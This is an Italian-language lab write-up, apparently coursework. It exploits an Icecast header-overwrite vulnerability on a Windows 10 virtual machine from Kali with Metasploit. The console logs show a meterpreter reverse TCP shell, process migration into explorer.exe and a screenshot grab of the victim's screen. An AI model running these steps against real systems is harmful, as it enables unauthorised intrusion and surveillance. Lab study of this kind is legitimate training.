
In questo esercizio eseguo l’exploit di una macchina Windows10 sfruttando una vulnerabilità di Icecast usando una macchina Kali linux e Metasploit.

Una volta acceso Icecast su Win10 procedo con l’exploit




Avvio Metasploit e cerco l’exploit da utilizzare, lo scelgo e imposto tutte le options di cui abbiamo bisogno per eseguire l’attacco

```
msf6 exploit(windows/http/icecast_header) > set rhosts 192.168.1.147
rhosts => 192.168.1.147
```

```
┌──(kali㉿kali)-[~]
└─$ msfconsole
Metasploit tip: Metasploit can be configured at startup, see msfconsole
--help to learn more

       =[ metasploit v6.4.18-dev                          ]
+ -- --=[ 2437 exploits - 1255 auxiliary - 429 post       ]
+ -- --=[ 1471 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > search icecast

Matching Modules
================

   #  Name                                  Disclosure Date  Rank   Check  Descr
iption
   -  ----                                  ---------------  ----   -----  -----
------
   0  exploit/windows/http/icecast_header   2004-09-28       great  No     Iceca
st Header Overwrite


Interact with a module by name or index. For example info 0, use 0 or use explo
it/windows/http/icecast_header

msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/http/icecast_header) >
```

Una volta che l’exploit è stato eseguito con successo verifico l’ip dalla sessione meterpreter

```
msf6 exploit(windows/http/icecast_header) > exploit


[*] Started reverse TCP handler on 192.168.1.25:4444
[*] Sending stage (176198 bytes) to 192.168.1.147
[*] Meterpreter session 1 opened (192.168.1.25:4444 -> 192.168.1.147:49523) at
2024-11-14 09:15:10 -0500

meterpreter >
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface  4
============
Name         : Intel(R) PRO/1000 MT Desktop Adapter
Hardware MAC : 08:00:27:0b:54:13
MTU          : 1500
IPv4 Address : 192.168.1.147
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::5562:993a:55a7:380d
IPv6 Netmask : ffff:ffff:ffff:ffff::
```

Adesso recupero anche uno screenshot della macchina Win10 con i seguenti comandi

ps
per vedere i processi in esecuzione,
tra questi scegliami il comando
migrate 4088 verso explorer.exe

```
meterpreter > ps

Process List
```

```
3780  1304  WmiSessionAgent.exe
3852  544   svchost.exe
3944  928   taskhostw.exe  x64  1  DESKTOP-9K1O4BT\user  C:\Windows\System32\taskhostw.exe
4088  4040  explorer.exe   x64  1  DESKTOP-9K1O4BT\user  C:\Windows\Explorer.exe
4132  632   RuntimeBroker.exe  x64  1  DESKTOP-9K1O4BT\user  C:\Windows\System32\RuntimeBroker.exe
4396  544   SearchIndexer.exe
4788  632   ShellExperienceHost.exe  x64  1  DESKTOP-9K1O4BT\user  C:\Windows\SystemApps\ShellExperienceHost_cw5n1h2txyewy\ShellExperienceHost.exe
```

```
meterpreter > migrate 4088
[*] Migrating from 6128 to 4088...
[*] Migration completed successfully.
meterpreter >
```

Infine con i comandi
use espia
installiamo l'esensione che ci permette poi di lanciare il comando
screengrab
per ottenere così uno screeshot dello schermo della vittima

```
5536  632   dllhost.exe   x64  1  DESKTOP-9K1O4BT\user
5988  4088  VBoxTray.exe  x64  1  DESKTOP-9K1O4BT\user
6128  4088  Icecast2.exe  x86  1  DESKTOP-9K1O4BT\user

meterpreter > migrate 4088
[*] Migrating from 6128 to 4088...
[*] Migration completed successfully.
meterpreter > use espia
Loading extension espia...Success.
meterpreter > screengrab
Screenshot saved to: /home/kali/iKKQTWZg.jpeg
meterpreter >
```